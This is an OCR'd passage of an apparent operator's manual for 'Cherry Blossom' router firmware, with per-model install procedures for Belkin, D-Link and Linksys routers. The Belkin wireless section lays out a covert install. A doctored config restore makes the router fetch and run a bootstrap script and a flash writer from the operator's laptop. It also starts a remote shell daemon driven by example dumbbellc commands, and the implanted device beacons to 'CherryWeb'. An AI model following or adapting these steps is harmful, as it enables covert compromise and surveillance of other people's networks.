

Figure 64: DGD Flowchart

- When Mission Manager starts after a power-cycle, it determines if a default gateway has been configured for the device, by checking the nvram settings for the device, and by examining the routing table for a default gateway entry. If no gateway is found, DGD is enabled; otherwise, it is disabled, and it is assumed that the configured gateway is correct.
- Once enabled, DGD begins collecting ARP and DHCP information that will lead to the discovery of the default gateway's IP address. Note that the discovery is completely passive, and is done in the kernel.
- When Mission Manager determines it is time to send the first Beacon after a power-cycle, it checks again if a default gateway has been configured by the user (in some cases it could be many days between Mission Manager starting and the time to send the first Beacon). If none has been configured, it polls DGD to see if it has discovered the default gateway IP either through DHCP or ARP techniques. The DHCP technique is given preference. The discovered default gateway IP address is then set as the default gateway in the routing table (using a system call like "route add default gateway a.b.c.d"). This default gateway IP is also cached in a special key in nvram. It is important to note that if the default gateway is incorrect, Mission Manager will not be able to undo the default gateway until the device is power-cycled (see next bullet).

- If neither technique has discovered a default gateway IP, DGD checks if a “discovered” default gateway IP address has been cached in a special key in nvram. If so, this IP is added as a default gateway to the routing table, and an Internet Connection test is done (note that this is in fact active, but is the same test used by the “Traffic Requirement” internet connection test, and if this test passes, and a Traffic Requirement has been set for the Beacon, the test is not re-performed). If the internet connection test fails, the route is removed from the routing table, removed from the special key in nvram, and DGD ARP/DHCP discovery continues.

16 Appendix: Firmware Upgrade Procedures

This appendix contains information pertaining to firmware upgrade procedures (and other relevant info) for particular device make, model, hardware version, firmware (fw) version.

16.1 Firmware Upgrade Procedures: Belkin F5D8231-4 v4 fw 4.00.16

1. General Information

Make: Belkin
Model: F5D8231-4
Hardware Version: 4 (labeled on the bottom of the device as "Ver. 4011")
Firmware Version: 4.00.16

MAC Address Info:

WLAN MAC: labeled on the bottom of the device.
LAN MAC: same as WLAN MAC.
WAN MAC: labeled on the bottom of the device.

Defaults Settings/Configuration:

Default LAN IP Address: 192.168.2.1
Web Interface Username: (empty)
Default Web Interface Password: (empty)

2. Wired Upgrade Procedure

Prerequisites:

- client computer with ethernet interface and firmware file
- ethernet cable
- device LAN IP address (referred to below as <Device_LAN_IP_Address>)
- device web interface password
- if the device is running a CB firmware, under certain situations you may need to reference the CB User's Manual to perform a firmware upgrade

Limitations: if the device is running a CB firmware, under certain situations you may need to reference the CB User's Manual to perform a firmware upgrade.

Firmware Filename: ip1006aa[X].img (where [X] is an optional string)

Instructions:

- Connect a wired (ethernet) client with DHCP enabled to a LAN port on the device with an ethernet cable. If you are not served an IP address by the device, you will need to determine the device LAN IP address (see next step) and manually assign the wired client an IP address in the same subnet as the device LAN IP address. For example, if the device LAN IP address is 192.168.2.1, assign yourself an IP address of 192.168.2.11.

- Determine the <Device_LAN_IP_Address>. If the device is running DHCP, the device LAN IP address is likely the default gateway of your connected client; otherwise, if the device LAN IP address is not the default LAN IP address listed above, the device LAN IP address can be retrieved in wireless sniffer capture data (e.g., kismet).
- Log on to the device's web interface by opening a web browser and pointing it to http://<Device_LAN_IP_Address>, where "<Device_LAN_IP_Address>" is the device IP address determined from the previous step (i.e., not the literal string "<Device_LAN_IP_Address>"). For example, if the <Device_LAN_IP_Address> is 192.168.2.1, use http://192.168.2.1.
- Click the "Firmware Update" link on the left tab.
- Enter the web interface password and click the "Submit" button.
- Click the "Browse…" button and browse to the ip1006aa[X].img firmware file of interest on the client computer.
- Click the "Update" button. If you get the error message "Cannot upload, please contact administrator" you will need to reference the CB User's Manual section 12.7 "Firmware Upgrade Will …" to further continue the upgrade process.
- Watch the interface for any additional steps/error messages/information.

Reboots Automatically After Upgrade: Yes

Approximate Upgrade Time: 180 seconds

Known Issues: None

3. Wireless Upgrade Procedure

Prerequisites:

- client computer with 802.11 wireless client card (or built-in 802.11 client hardware)
- "Wireless Upgrade Package for the Belkin F5D8231-4 v4 fw 4.00.16" – see "README from the Wireless Upgrade Package for Belkin F5D8231-4 v4 fw 4.00.16**"**section below.
- client computer LAN IP address
- device LAN IP address
- device web interface password

Limitations: wireless security/encryption (WEP or WPA/WPA2) must be disabled

Firmware Filename: N/A (wireless upgrade package handles this)

Instructions: Follow the instructions carefully in the README below, (which is the same as the README in the “Wireless Upgrade Package for Belkin F5D8231-4 v4 fw 4.00.16”).

Reboots Automatically After Upgrade: Yes

Approximate Upgrade Time: 90 seconds

Known Issues: None

README from the Wireless Upgrade Package for Belkin F5D8231-4 v4 fw 4.00.16:

```
Belkin F5D8231-4 v4 firmware 4.00.16 Wireless Upgrade Documentation


INTRODUCTION:

This document discusses the procedures for performing a wireless upgrade
of a Belkin F5D8231-4 v4 running firmware version 4.00.16.


NEW FOR THIS RELEASE:

Wireless upgrade status should NOT be checked by refreshing the
device's "Home" page. Once an upgrade is started (by clicking the
"Check Firmware" button), a small "chkfw" browser window will appear
which will report status.

If all goes well, the chkfw browser window will display "Success"
in 60-70 seconds. The device will then reboot in 4-8 seconds.

See the "OPERATIONAL PROCEDURES" section for more information on checking
status.


SETUP:

To perform the upgrade, you will need the following:

1. Windows XP Laptop with a 802.11 wireless card (Belkin F5D8011 or
newer 802.11n card preferred, but any standards conforming 802.11b/g
card should work).


2. Laptop must have cygwin installed with full "Base", "Devel", and
"Editors" packages installed. To install cygwin:

   a. go to http://www.cygwin.com/

   b. click the "Install or update now" icon.

   c. A dialog will popup -- click "Run".
```

d. Another dialog will popup. Click "Next" until you reach the "Select Packages" dialog. Note you may have to select a different mirror site on the "Choose Download Site" dialog.

e. On the "Select Packages" dialog, on the line that starts with "Base", click the circular arrow icon until the line shows "Base () Install".

f. On the "Select Packages" dialog, on the line that starts with "Devel", click the circular arrow icon until the line shows "Devel () Install".

g. On the "Select Packages" dialog, on the line that starts with "Editors", click the circular arrow icon until the line shows "Editors () Install".

h. Click "Next" and follow the instructions for the rest of the install, which can take a long time (~1 hour).

i. Verify that you can open a cygwin command window. Verify that you have the programs "sed" by entering:

```
cygcheck -cd | grep sed
```

Verify that you have the program "gcc" by entering:

```
cygcheck -cd | grep gcc
```

3. Laptop must have apache webserver installed. To install apache webserver:

a. Downloaded from http://httpd.apache.org/download.cgi. Download the Win32 Binary without crypto (at the time this document was written the most current Apache version is available here:

http://www.signal42.com/mirrors/apache/httpd/binaries/win32/apache_2.2.9-win32-x86-no_ssl-r2.msi).

Select the version listed under the heading "best available version".

b. Execute the Apache installer after the download completes. This starts the Installation Wizard.

c. Accept the default options presented by the Installation Wizard. When prompted to enter a Network Domain enter "foobar". Then enter "localhost" for Server Name. Finally, enter any value for the Email Address (it does not have to be a valid email address).

d. If you used the default options then Apache is installed in the directory

```
C:\Program Files\Apache Software Foundation\Apache2.X
```

where X is the version of Apache you installed. The root html page (index.html) is located in the htdocs subdirectory.

e. Apache should now installed as a Windows service that will be automatically started every time Windows boots. If you need to start Apache for some reason, go to:

```
Start -> All Programs -> Apache HTTP Server 2.X ->
   Control Apache Server -> Start
```

4. Laptop must have the {XYZ}_PACKAGE installed, where {XYZ} is the name of the package (typically TEST_XXX or REAL_XXX, where TEST packages are to

be used during the TEST phase, and the REAL packages are to be used during the operation). It is critical that all PACKAGE files be in the right directories!

Hereafter, the {XYZ}_PACKAGE is referred to as <PACKAGE>.

IMPORTANT: if you need to edit any of the .sh scripts under <HOME>/<PACKAGE>, use an editor that will not add CR-LF pairs (e.g., use vi, don't use WordPad or Notepad)

a. Insert the "Wireless Upgrade Package for Belkin F5D8231-4 v4 fw 4.00.16" cdrom into the laptop.
b. Copy the <PACKAGE>.tar.gz of interest to your cygwin home directory, which is typically C:\cygwin\home\<YOUR_USER> (hereafter referred to as <HOME>).
c. Open a cygwin command window and untar the PACKAGE:
   tar -xzvf <PACKAGE>.tar.gz
d. cd into <HOME>/<PACKAGE> and execute: ./setup_windows.sh.

   NOTE: If the setup_windows.sh script shows any errors, do the following manual steps:
   - Using an explorer window, copy the <HOME>/<PACKAGE>/webserver_files/belky directory to your webserver's root htdocs directory (i.e., your webserver's htdocs directory should now have a belky subdirectory).
   - cd into <HOME>/<PACKAGE>/wireless_client_files/cfg_file_crc and run "make test"
   - cd into <HOME>/<PACKAGE>/wireless_client_files/dumbbellc and run "make -f Makefile.cygwin"

5. Verify the <PACKAGE> setup:
   a. Verify that the webserver_files have been deployed to the correct directory. Open a web browser to URL:
      "http://127.0.0.1/belky/md5sums.txt".
      You should see the same info as in
      <HOME>/<PACKAGE>/webserver_files/md5sums.txt
   b. Verify that <HOME>/<PACKAGE>/wireless_client_files/cfg_file_crc runs. From a cygwin command prompt, cd to
      <HOME>/<PACKAGE>/wireless_client_files/cfg_file_crc
      and execute "./cfg_file_crc". You should see a USAGE message.
   c. Verify that <HOME>/<PACKAGE>/wireless_client_files/dumbbellc runs. From a cygwin command prompt, cd to
      <HOME>/<PACKAGE>/wireless_client_files/dumbbellc
      and execute "./dumbbellc". You should see a USAGE message.

TESTING:

This section describes the TESTING procedures. If you are performing the operation, skip to the "OPERATIONAL PROCEDURES" section.

1. Connect the WAN port of the Belkin F5D8231-4 v4 with firmware 4.00.16 to the internet with an ethernet cable.

2. Restore the device to the manufacturer's 4.00.16 image.
   - Connect the laptop to a wired LAN port of the device with an ethernet cable.
   - Open a browser (IE) to "http://<device_LAN_IP_address>"

(default <device_LAN_IP_address> is 192.168.2.1).
- Click the "Firmware Update" link on the lower left panel.
- If browser has not previously cached the password for the device, enter the password (default password is text box left empty) and click Submit.
- Click "Browse ..." and select the "vendor_original.img" file on the cdrom.
- Click the "Update" button.
- Wait 3 minutes for the device to reboot.

IMPORTANT: the original web page to upgrade firmware does not work on CB firmware. If you have tried to upgrade using the original web page, and have gotten the error message "Cannot upload, please contact administrator", you will need to:
- See the CB User's Manual, section 12.7 "Firmware Upgrade Will ...".

2a. Reset device back to manufacturer's defaults (one-time only):
- Using a paper clip or pin, depress the "Reset" button on the back of the device for 5 seconds. The device will reboot. Download the new configuration and ("Save/Backup Settings" link), and verify that no keys exist after the "nvram_end" key.
- Reconfigure the device appropriately (i.e., reset IP info, etc).
- You only need to do this one-time, as firmware now does not store persistent data in the config file.

2b. IMPORTANT: wireless upgrade only works when wireless security is disabled. Verify that wireless security is disabled, and if not, disable it:
- Log on to the web page (as in step 1).
- On the left menu, click the Wireless -> "Security" link.
- Set the "Security Mode" combo box to "Disabled".
- Click the "Apply Changes" button.

3. Verify that you have internet connectivity.

4. Disconnect the laptop's LAN cable.

5. Next move on to the "OPERATIONAL PROCEDURES" section. When finished with "OPERATIONAL PROCEDURES", return to step 6 in this section.

6. Login to CherryWeb (see CB User's Manual; requires a person logged into a G terminal) and verify the device has beaconed. It should beacon at the MM_INITIAL_BEACON_PERIOD_SEC parameter specified in <HOME>/<PACKAGE>/flytrap.config.TEST_XXX_PACKAGE, plus 10 to 20 seconds for device boot/init time (depending on device configuration) -- i.e., if MM_INITIAL_BEACON_PERIOD_SEC has been specified as 60, then the device should beacon after 70 - 80 seconds from the reboot event.

7. Firmware now supports erasure of persistent data IF you upgrade from one Cherry Blossom (CB) firmware to a different CB firmware. Note that if a device has CB firmware 'A' on it, and you upgrade it again to CB firmware 'A', then the persistent data is NOT erased. Also, if a device has CB firmware 'A' on it, then you upgrade to the vendor's original firmware, and then upgrade again to CB firmware 'A', the persistent data is NOT erased. If a device has CB firmware 'A' on it, and you upgrade to CB firmware 'B', the persistent data will be erased. If you then upgrade to CB firmware 'A', the persistent data will be erased again.

Note that if a firmware is running dumbbelld, you can always erase persistent

data by doing the following:
   - open a cygwin command prompt
   - cd to <HOME>/TEST_XXX_PACKAGE/wireless_client_files/dumbbellc
   - execute "./dumbbellc <WIRELESS_ROUTER_IP_ADDRESS> "killall mm"
   - execute "./dumbbellc <WIRELESS_ROUTER_IP_ADDRESS> "mm -x"

OPERATIONAL PROCEDURES:

The operator must be extremely familiar with the following procedure. Ideally, the operator will have practiced many times on a test device.

0. It is assumed that the operator has installed the <PACKAGE> of interest from the REAL cdrom as in "SETUP" step 4.

1. Wirelessly connect the laptop to the Belkin F5D8231-4 v4 with firmware 4.00.16. You will need to know the SSID and any WEP/WPA keys.

2. Open a browser (IE) to the Belkin's webpage:
      http://<WIRELESS_ROUTER_IP_ADDRESS>
   (default <WIRELESS_ROUTER_IP_ADDRESS> is 192.168.2.1, default password is empty).

3. In the left menu bar, click the "Save/Backup Settings" link.

4. Click the "Save" button, and save the file to the directory:
   <HOME>/<PACKAGE>/wireless_client_files/
   Use the default belkin_ewc.cfg filename.

5. Open a cygwin command prompt, cd to

      <HOME>/<PACKAGE>/wireless_client_files/

   and execute:

      ./instrument-belkin-cfg.sh belkin_ewc.cfg <WIRELESS_CLIENT_IP_ADDRESS>

   To get the WIRELESS_CLIENT_IP_ADDRESS execute "ipconfig /all". It will likely be in the 192.168.2.xxx range. IMPORTANT: this address is the wireless client's address, NOT the wireless router's IP address.

6. In the browser window, in the left menu bar, click the "Restore Previous Settings" link.

7. Browse to <HOME>/<PACKAGE>/wireless_client_files/belkin_ewc.cfg, click Open, and click Restore.

8. The browser will show a countdown page, but you can safely ignore this.

9. In the browser window, in the left menu bar, click the "Firmware Update" link.

10. Click the "Check Firmware" button. This will begin the upgrade procedure.

11. A small "chkfw" browser window will appear which will report status.

If all goes well, the chkfw browser window will display "Success" in 60-70 seconds. The device will then reboot in 4-8 seconds.

If an error occurs during the upgrade process AND the wireless client has kept continual wireless connection to the device, the error will display in the chkfw box (see below for an explanation of error codes). If the wireless client has not had continual wireless connection to the device, but does currently have wireless connection to the device, the status can be checked using dumbbellc. In either case, at this point, the user should have a dumbbell shell (see the DUMBBELL NOTES section) available for diagnosis. If an error occurs, the device will not automatically reboot.

The user can at any time during the upgrade (assuming wireless connection) check status using dumbbellc:

- open a cygwin command window
- cd to <HOME>/<PACKAGE>/wireless_client_files
- execute:
  ./dumbbellc/dumbbellc <WIRELESS_ROUTER_IP_ADDRESS> "/bin/cat /tmp/var/sn"

If using dumbbellc to check status, the status is appended to the serial number. Here is the decoder ring:

'-' means the upgrade has started (i.e., the bootstrap script is executing on the device). Note that the bootstrap script is located in <HOME>/<PACKAGE>/webserver_files/a.sh.

'-W1' means that an nvram value could not be set back to its original value (relatively harmless).
'-W2' means that dumbbelld could not be retrieved from the webserver (you will not have the dumbbell shell - see "DUMBBELL NOTES" below).
'-W3' means that dumbbelld could not be made executable with chmod +x.

'-E1' means that the mtd_w flash writing program could not be retrieved from the webserver
'-E2' means that mtd_w could not be made executable with chmod +x.
'-E3' means that the firmware file sq.bin could not be retrieved from the webserver
'-E4' means that mtd_w program had an error when writing the sq.bin file to flash.

'-S' means the upgrade was successful.

If you encounter any '-E' messages, you can try again with step 3. Any '-W' messages are ignored by the script, although if a '-W' occurs, it is likely that an '-E' will occur.

After clicking the "Check Firmware" button and checking the status with dumbbellc, the '-' should show immediately. If not, then the most likely cause of error is step 5. Repeat the operation starting from step 3 being careful with paths and filenames.

Assuming the '-' is present, files are first transferred from the wireless client to the device during the first 2 or 3 seconds. After this, the flash writing takes another 60-70 seconds. The device will then reboot in another 4-8 seconds.

If any error ('-E') occurs, the script is stopped at that point, and the router will not reboot. If dumbbelld was started successfully, the operator can use dumbbellc (see "DUMBBELL NOTES" below) to diagnose the problem, although this could be a time consuming procedure and requires knowledge of linux and the bootstrapping procedure in the aforementioned a.sh. Still, the flexibility is there for an expert user.

Assuming all has gone well, the router will reboot about 70-80 seconds after the clicking of the "Check Firmware" button.

12. The device can take up to 60 seconds to reboot. After 60 seconds, verify reconnect of your wireless client card to the device.

DUMBBELL NOTES:

The bootstrapping procedure starts a process on the device called dumbbelld. It is a telnetd-like application. The Belkin does not support the proper ptys/ttys for telnetd to work.

dumbbellc is the client program that works with the dumbbelld server. dumbbellc is located at <HOME>/<PACKAGE>/wireless_client_files/dumbbellc. dumbbellc has the following usage:

```
./dumbbellc <WIRELESS_ROUTER_IP_ADDRESS> "command"
```

Quotes are typically used around the command because the command typically contains spaces. For example:

```
./dumbbellc 192.168.2.1 "/bin/ls -al /usr/sbin"
```

will list the contents of /usr/sbin. Note that full paths to executables must be used (/bin/ls instead of just ls).

For more complicated commands that use pipes/redirects, it is best to use a formal /bin/sh -c call:

```
./dumbbellc 192.168.2.1 "/bin/sh -c 'echo abc > /tmp/abc.txt'"
```

16.2 Firmware Upgrade Procedures: D-Link DIR-130 v1 fw 1.12 (and 1.10)

1. General Information

Make: D-Link
Model: DIR-130
Hardware Version: 1 (labeled on the device as A1)
Firmware Version: 1.10, 1.12

MAC Address Info:

WLAN MAC: N/A (device is a wired router).
LAN MAC: one less than the WAN MAC.
WAN MAC: labeled on the bottom of the device.

Example: if the WAN MAC printed on the device is 00:11:DE:AD:BE:EF, then the LAN MAC is 00:11:DE:AD:BE:EE. When pre-planning on CherryWeb, enter the LAN MAC into the fields for both LAN and WLAN MAC.

Defaults Settings/Configuration:

Default LAN IP Address: 192.168.0.1
Web Interface Username: admin
Default Web Interface Password: (empty)

Additional Notes: wired router (i.e., no wireless)

2. Wired Upgrade Procedure

Prerequisites:

- Windows XP client computer with ethernet interface and firmware file
- ethernet cable
- device LAN IP address (referred to below as <Device_LAN_IP_Address>)
- device web interface password
- if you are upgrading from a 1.10 firmware to a Cherry Blossom 1.12 firmware, you will need the manufacturer's 1.12 firmware (included on CD as dir130_firmware_112_MANU_ORIGINAL.bin).

Limitations: if you are upgrading from a 1.10 firmware to a Cherry Blossom 1.12 firmware, you will first need to upgrade to the manufacturer's 1.12 firmware (included on CD as dir130_firmware_112_MANU_ORIGINAL.bin).

IMPORTANT: Use Internet Explorer browser when upgrading (Firefox 3.5 does not work).

Firmware Filename: dir130_firmware_N[X].bin (where N is the firmware version (110 or 112) and [X] is an optional string)

Instructions:

- Connect a wired (ethernet) client with DHCP enabled to a LAN port on the device with an ethernet cable. If you are not served an IP address by the device, you will need to determine the device LAN IP address (see next step) and manually assign the wired client an IP address in the same subnet as the device LAN IP address. For example, if the device LAN IP address is 192.168.0.1, assign yourself an IP address of 192.168.0.11.
- Determine the <Device_LAN_IP_Address>. If the device is running DHCP, the device IP address is likely the default gateway of your connected client; otherwise, if the device IP address is not the default IP address listed above, the device IP address can be retrieved using a network discovery tool (e.g., nmap).
- Log on to the device's web interface by opening a Internet Explorer and pointing it to http://<Device_LAN_IP_Address>, where "<Device_LAN_IP_Address>" is the device IP address determined from the previous step (i.e., not the literal string "<Device_LAN_IP_Address>"). For example, if the <Device_LAN_IP_Address> is 192.168.0.1, use http://192.168.0.1.
- At the login prompt, enter the web interface username/password and click OK.
- IMPORTANT: if the firmware version in the upper right of the screen is "1.10", and you are upgrading to a "1.12" Cherry Blossom firmware, you must first upgrade the device to the manufacturer's 1.12 firmware (included on the CD). Follow the remaining steps, using the manufacturer's original 1.12 firmware from the CD (dir130_firmware_112_MANU_ORIGINAL.bin).
- To upgrade firmware, click the "Maintenance" tab on the upper center of the page.
- Then click the "Firmware" link on the left.
- Click the firmware updates "Check Now" (or similar) button and wait for a response.
- Click the "Browse…" button by the "Update:" box and browse to the dir130_firmware_N[X].bin firmware file on the client computer (if you are upgrading to the manufacturer's original 1.12, use dir130_firmware_112_MANU_ORIGINAL.bin).
- Click the "Apply" button.
- Watch the interface for any additional steps/error messages/information.

Reboots Automatically After Upgrade: Yes

Approximate Upgrade Time: 200 seconds

Known Issues: None

3. Wireless Upgrade Procedure

N/A (device is a wired router).

16.3 Firmware Upgrade Procedures: Linksys WRT54G v5 fw 1.02.0

1. General Information

Make: Linksys
Model: WRT54G
Hardware Version: 5 or 6
Firmware Version: 1.02.0

MAC Address Info:

WLAN MAC: two higher than LAN MAC.
LAN MAC: labeled on the bottom of the device.
WAN MAC: one higher than LAN MAC.

Example: if the LAN MAC printed on the device is 00:11:DE:AD:BE:EF, then the WAN MAC is 00:11:DE:AD:BE:F0 and the WLAN MAC is 00:11:DE:AD:BE:F1.

Defaults Settings/Configuration:

Default LAN IP Address: 192.168.1.1
Web Interface Username: (empty)
Default Web Interface Password: admin

2. Wired Upgrade Procedure

Prerequisites:

- client computer with ethernet interface and firmware file
- ethernet cable
- device LAN IP address (referred to below as <Device_LAN_IP_Address>)
- device web interface password

Limitations: None

Firmware Filename: WRT54Gv5v6_v1[2].02.0_fw[X].bin (where [X] is an optional string)

Instructions:

- Connect a wired (ethernet) client with DHCP enabled to a LAN port on the device with an ethernet cable. If you are not served an IP address by the device, you will need to determine the device LAN IP address (see next step) and manually assign the wired client an IP address in the same subnet as the device LAN IP address.

For example, if the device LAN IP address is 192.168.1.1, assign yourself an IP address of 192.168.1.11.

- Determine the <Device_LAN_IP_Address>. If the device is running DHCP, the device LAN IP address is likely the default gateway of your connected client; otherwise, if the device LAN IP address is not the default LAN IP address listed above, the device LAN IP address can be retrieved in wireless sniffer capture data (e.g., kismet).
- Log on to the device's web interface by opening a web browser and pointing it to http://<Device_LAN_IP_Address>, where "<Device_LAN_IP_Address>" is the device IP address determined from the previous step (i.e., not the literal string "<Device_LAN_IP_Address>"). For example, if the <Device_LAN_IP_Address> is 192.168.1.1, use http://192.168.1.1.
- At the login prompt, enter the web interface password and click OK.
- Then click the "Administration" link on the upper right tab.
- Then click the "Firmware Upgrade" tab.
- Click the "Browse…" button and browse to the WRT54Gv5v6_v1[2].02.0_fw[X].bin firmware file the client computer.
- Click the "Start to Upgrade" button.
- Watch the interface for any additional steps/error messages/information.

Reboots Automatically After Upgrade: Yes

Approximate Upgrade Time: 60 seconds

Known Issues: None

3. Wireless Upgrade Procedure

Prerequisites:

- client computer with 802.11 wireless client card (or built-in 802.11 client hardware).
- wireless encryption (WEP, WPA, or WPA2) key (if wireless security is enabled)
- device LAN IP address (referred to below as <Device_LAN_IP_Address>)
- device web interface password

Limitations: None

Firmware Filename: WRT54Gv5v6_v1[2].02.0_fw[X].bin (where [X] is an optional string)

Instructions:

- Connect/associate the wireless (802.11) client computer (with DHCP enabled) to the device. If wireless encryption (WEP, WPA, or WPA2) is enabled on the device, enter the key when prompted. If you are not served an IP address by the

device, you will need to determine the device LAN IP address (see next step) and manually assign the wired client an IP address in the same subnet as the device LAN IP address. For example, if the device LAN IP address is 192.168.1.1, assign yourself an IP address of 192.168.1.11.

- Determine the <Device_LAN_IP_Address>. If the device is running DHCP, the device LAN IP address is likely the default gateway of your connected client; otherwise, if the device LAN IP address is not the default LAN IP address listed above, the device LAN IP address can be retrieved in wireless sniffer capture data (e.g., kismet).
- Log on to the device's web interface by opening a web browser and pointing it to http://<Device_LAN_IP_Address>, where "<Device_LAN_IP_Address>" is the device IP address determined from the previous step (i.e., not the literal string "<Device_LAN_IP_Address>"). For example, if the <Device_LAN_IP_Address> is 192.168.1.1, use http://192.168.1.1.
- At the login prompt, enter the web interface password and click OK.
- Then click the "Administration" link on the upper right tab.
- Then click the "Firmware Upgrade" tab.
- Click the "Browse…" button and browse to the WRT54Gv5v6_v1[2].02.0_fw[X].bin firmware file the client computer.
- Click the "Start to Upgrade" button.
- Watch the interface for any additional steps/error messages/information.

Reboots Automatically After Upgrade: Yes

Approximate Upgrade Time: 60 seconds

Known Issues: None

16.4 Firmware Upgrade Procedures: Linksys WRT54GL v1 fw 4.30.11 ETSI (et. al.)

1. General Information

Make: Linksys
Model: WRT54GL
Hardware Version: any
Firmware Version: 4.30.11 ETSI, 4.30.7 ETSI, 4.30.0 ETSI, 4.20.8 ETSI, 4.20.7

MAC Address Info:

WLAN MAC: two higher than LAN MAC.
LAN MAC: labeled on the bottom of the device.
WAN MAC: one higher than LAN MAC.

Example: if the LAN MAC printed on the device is 00:11:DE:AD:BE:EF, then the WAN MAC is 00:11:DE:AD:BE:F0 and the WLAN MAC is 00:11:DE:AD:BE:F1.

Defaults Settings/Configuration:

Default LAN IP Address: 192.168.1.1
Web Interface Username: (empty)
Default Web Interface Password: admin

2. Wired Upgrade Procedure

Prerequisites:

- client computer with ethernet interface and firmware file
- ethernet cable
- device LAN IP address (referred to below as <Device_LAN_IP_Address>)
- device web interface password

Limitations: if the device is running a CB firmware, under certain situations you may need to reference the CB User's Manual to perform a firmware upgrade.

Firmware Filename: WRT54GL_vN_[X]code.bin (where N is the firmware version string and [X] is an optional string)

Instructions:

- Connect a wired (ethernet) client with DHCP enabled to a LAN port on the device with an ethernet cable. If you are not served an IP address by the device, you will need to determine the device LAN IP address (see next step) and manually assign

the wired client an IP address in the same subnet as the device LAN IP address. For example, if the device LAN IP address is 192.168.1.1, assign yourself an IP address of 192.168.1.11.

- Determine the <Device_LAN_IP_Address>. If the device is running DHCP, the device LAN IP address is likely the default gateway of your connected client; otherwise, if the device LAN IP address is not the default LAN IP address listed above, the device LAN IP address can be retrieved in wireless sniffer capture data (e.g., kismet).
- Log on to the device's web interface by opening a web browser and pointing it to http://<Device_LAN_IP_Address>, where "<Device_LAN_IP_Address>" is the device IP address determined from the previous step (i.e., not the literal string "<Device_LAN_IP_Address>"). For example, if the <Device_LAN_IP_Address> is 192.168.1.1, use http://192.168.1.1.
- At the login prompt, enter the web interface password and click OK.
- Then click the "Administration" link on the upper right tab.
- Then click the "Firmware Upgrade" tab.
- Click the "Browse…" button and browse to the WRT54GL_vN_[X]code.bin firmware file the client computer.
- Click the "Start to Upgrade" button.
- Watch the interface for any additional steps/error messages/information.

Reboots Automatically After Upgrade: Yes

Approximate Upgrade Time: 120 seconds

Known Issues: None

3. Wireless Upgrade Procedure

Prerequisites:

- client computer with 802.11 wireless client card (or built-in 802.11 client hardware).
- wireless encryption (WEP, WPA, or WPA2) key (if wireless security is enabled)
- device LAN IP address (referred to below as <Device_LAN_IP_Address>)
- device web interface password

Limitations: None

Firmware Filename: WRT54GL_vN_[X]code.bin (where N is the firmware version string and [X] is an optional string)

Instructions:

- Connect/associate the wireless (802.11) client computer (with DHCP enabled) to the device. If wireless encryption (WEP, WPA, or WPA2) is enabled on the

device, enter the key when prompted. If you are not served an IP address by the device, you will need to determine the device LAN IP address (see next step) and manually assign the wired client an IP address in the same subnet as the device LAN IP address. For example, if the device LAN IP address is 192.168.1.1, assign yourself an IP address of 192.168.1.11.

- Determine the <Device_LAN_IP_Address>. If the device is running DHCP, the device LAN IP address is likely the default gateway of your connected client; otherwise, if the device LAN IP address is not the default LAN IP address listed above, the device LAN IP address can be retrieved in wireless sniffer capture data (e.g., kismet).
- Log on to the device's web interface by opening a web browser and pointing it to http://<Device_LAN_IP_Address>, where "<Device_LAN_IP_Address>" is the device IP address determined from the previous step (i.e., not the literal string "<Device_LAN_IP_Address>"). For example, if the <Device_LAN_IP_Address> is 192.168.1.1, use http://192.168.1.1.
- At the login prompt, enter the web interface password and click OK.
- Then click the "Administration" link on the upper right tab.
- Then click the "Firmware Upgrade" tab.
